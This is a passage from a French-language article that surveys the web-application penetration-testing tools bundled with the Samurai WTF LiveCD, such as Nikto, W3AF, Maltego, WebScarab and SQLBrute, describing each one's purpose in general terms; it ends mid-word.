


Figure 6. *Interface graphique de DirBuster*




Figure 7. *L'outil GooScan en ligne de commande*

réponse positive du serveur. (Requête 200 en général).

Le projet DirBuster est un projet de l'OWASP (*Open Web Application Security Project*) ayant pour objectif de rendre le Web de plus en plus sécuritaire.

Fierce

Fierce ou plus précisément *Fierce Domain Scanner* est petit script écrit en Perl dont le but est d'auditer la sécurité des applications web. Il est capable de tester des domaines qui ne sont pas continus. Fierce Domain Scanner analyse un domaine et tente d'identifier des sites qui sont susceptibles d'être des cibles potentielles d'une attaque web. *Fierce Domain Scanner* trouve sa place dans la catégorie des outils de reconnaissance.

GooScan

GooScan est un scanner de vulnérabilités pour page web, fonctionnant à partir de requêtes avec le moteur de recherche Google. C'est un utilitaire assez puissant uniquement présent en ligne de commande. Cet outil permet de ne pas faire de recherches directement sur la cible en elle-même mais en premier lieu en passant par le moteur de recherche Google afin de récupérer le maximum d'informations sans toucher au système cible. Tout comme Fierce, GooScan trouve sa place dans la catégorie des outils de reconnaissance (voir Figure 7).

Httpprint

Httpprint est un logiciel qui relève les « empreintes » d'un serveur web (voir Figure 8). Httpprint détecte avec exactitude les caractéristiques du serveur Web distant même si certains administrateurs système tentent de cacher ces caractéristiques en changeant certains paramètres ainsi que les bannières.

Httpprint utilise des signatures pour la reconnaissance des différents types de serveur web. Il est possible d'ajouter ses propres signatures à la base de données déjà présente.

Maltego

Maltego est un outil qui détermine les relations et les liens réels entre le monde (personnes, entreprises, organisations, sites web, etc ...). Maltego permet de trouver simplement et de manière graphique, des informations telles que des documents, les différentes adresses e-mail d'une personne, des numéros de téléphone qui pourraient lui être associés, des renseignements sur l'infrastructure, mais aussi collecter des informations, et bien d'autres choses encore. Trouvant sa place dans les outils de type « reconnaissance », Maltego est réputé pour être l'un des meilleurs




Figure 8. *Relever les empreintes avec HTTPRINT*




Figure 9. *Utilisation de Maltego*

outils de cette catégorie. Il permet également d'automatiser des actions de types « footprinting » en vue de tests de pénétration prévus ultérieurement. Il permet grâce au nom d'une société par exemple de remonter jusqu'à son infrastructure technique à savoir les serveurs DNS, les serveurs Web, les serveurs Mail, les hébergeurs et ainsi de suite (voir Figure 9 et 10).

Figure 10. *Démarrage de Maltego*

La version 2.0 de Maltego présente sur Samurai WTF est également présente sur la version finale de BackTrack III

Nikto

Nikto est un scanner de serveur Web dont le but est de trouver automatiquement les risques liés à la configuration ainsi qu'aux versions utilisées. Plusieurs types de tests sont effectués sur le serveur cible grâce à Nikto. Ainsi Nikto vous indiquera les versions utilisées et les éventuels problèmes en rapport avec ces




Figure 11. *W3AF via son interface graphique*




Figure 12. *W3AF an ligne de commande*

dernières. D'autres tests portent sur la configuration du serveur en elle-même comme le *Directory indexing*, l'utilisation de l'option TRACE, la vulnérabilité aux injections XSS ou injections SQL, la présence d'informations système révélées (via `phpinfo()` par exemple), etc. Nikto teste en tout et pour tout plus de 2500 points clefs à la recherche de failles exploitables par un pirate informatique à l'encontre d'une application web que ce soit l'application web elle-même ou le serveur la supportant.

Paros

Paros ou plus précisément Paros Proxy intervient sur le volet de la sécurité applicative. En émulant le navigateur web, il va permettre de tester des actions sur des services et des applications en ligne, et ainsi évaluer leur niveau de sécurité. Paros Proxy offre notamment la possibilité de capturer une requête, de la réécrire avant de la réacheminer. Toutes les données sur HTTP et HTTPS entre le serveur et le client, y compris les cookies, peuvent donc être interceptées et modifiées.

RatProxy

RatProxy a pour but d'aider les développeurs de sites internet à mieux identifier les failles potentielles de leurs créations. Cet outil est proposé par le géant Google qui après l'avoir réalisé en interne a décidé de publier le code pour qu'il soit accessible par tout le monde. L'outil est multiplateforme mais nécessite Cygwin afin de fonctionner sous Windows. Comme son nom l'indique, RatProx se configurera en premier lieu comme un proxy. Puis, il faudra ensuite visiter le site internet à tester et l'application de manière quasi automatique testera et rédigera un rapport au format HTML. RatProxy a pour but de dénicher des problèmes de sécurité les plus communs (Injection XSS, injection SQL etc.). Dans l'utilisation, RatProxy se rapproche donc énormément de Paros et de WebScarab (Voir un peu plus bas)

Figure 13. *Ecran de lancement de WebShag*

SQLBrute

SQLBrute est un petit outil intégralement écrit en Python permettant de bruteforcer les données à l'aide d'injection SQL aveugle (*Blind Injection SQL*). Il utilise une exploitation basée sur le temps de réponse ainsi que sur les erreurs de Microsoft SQL Server et Oracle. SQLBrute permet d'accélérer les traitements grâce à l'utilisation du multithreading, et ne nécessite aucune bibliothèque supplémentaire.

W3AF

W3AF ou encore *Web Application Attack* and Audit Framework est un logiciel entièrement écrit en Python. W3AF est un Framework très complet orienté test de pénétration des applications web (voir Figure 11 et 12). Comme son nom l'indique, il est orienté vers les audits et les attaques à l'encontre des applications web. Il trouve donc très bien sa place dans le LiveCD Samurai. W3AF est divisé en deux parties : le core qui gère les processus et la communication entre les plugins. Les plugins étant classés en 7 catégories distinctes (découverte, audit, grep, attaques, affichage, modifieurs de requêtes, évasion et *brute force*) permettant de faire de W3AF un outil très complet rentrant dans les trois catégories déjà évoquées à savoir : *reconnaissance*, *découverte* et *exploitation*.

Le Framework dispose d'une interface graphique très complète et très intuitive pour l'ensemble des actions qu'il propose. Le projet contient plus de 130 plugins qui permettent de chercher pour les injections SQL, les injections XSS, les inclusions de fichiers locaux/distants et bien plus encore.

Pour ceux qui le souhaitent, W3AF dispose aussi d'une interface en ligne de commande plus difficile à exploiter mais tout aussi puissante.

Wapiti

Wapiti est un petit logiciel écrit entièrement en Python permettant d'auditer la sécurité d'une application Web. Le logiciel teste automatiquement de nombreuses attaques qu'un pirate tenterait de lancer une à une telles que l'inclusion de fichiers locaux, l'inclusion de fichiers distants, les injections SQL et les injections XSS. Wapiti est souvent utilisé en parallèle à Nikto qui remplit les mêmes fonctions que ce dernier. Tout comme Nikto, Wapiti trouve sa place dans les outils de découverte et d'exploitation.

WebScarab

Tout comme DirBuster, WebScarab est un outil issu de l'OWASP. WebScarab est un proxy applicatif libre écrit en Java permettant d'intercepter et de modifier les requêtes ainsi que les réponses HTTP (dans le même esprit que Paros). Il est important de comprendre que grâce à ce genre d'outils, les contrôles mis en place côté client par du JavaScript par exemple peuvent facilement être contournés comme la gestion des longueurs maximales d'un champ grâce à l'attribut « maxlength ». Les erreurs suite aux mauvais paramètres insérés dans des formulaires constituent l'une des premières vulnérabilités web décrétée par le guide de l'OWASP.




Figure 14. *L'outil Nmap avec une interface graphique*




Figure 15. *Ligne de commande sous Samurai*




Figure 16. *John The Ripper en ligne de commande*

WebShag

Webshag est un outil multiplateforme écrit en Python, destiné à l'audit de serveurs web. Il regroupe une série de fonctionnalités utiles lors de tests d'intrusion de serveurs web, tels qu'un scanner d'URL ainsi qu'un fuzzer de fichiers. En outre, il intègre des fonctionnalités d'évasion IDS spécialement conçues pour compliquer la corrélation entre les nombreuses requêtes qu'il génère (pour ce faire, il est capable d'utiliser un serveur proxy différent pour chaque requête générée, voir Figure 13).

En plus des fonctionnalités décrites ci-dessus, Webshag propose de nouveaux outils, à l'image de son module permettant de récupérer la liste des noms de domaine hébergés par une adresse IP donnée.

Webshag propose une interface graphique très simple et très intuitive. Il existe également une version en ligne de commande pour la version GNU/Linux pour les plus téméraires d'entre vous.

ZeNmap

ZeNmap est simplement l'interface graphique du célèbre outil Nmap (voir Figure 14). Nmap est réputé pour être un excellent outil utilisable uniquement en ligne de commande pouvant décourager les moins téméraires d'entre nous. Les balayages proposés par ZeN-

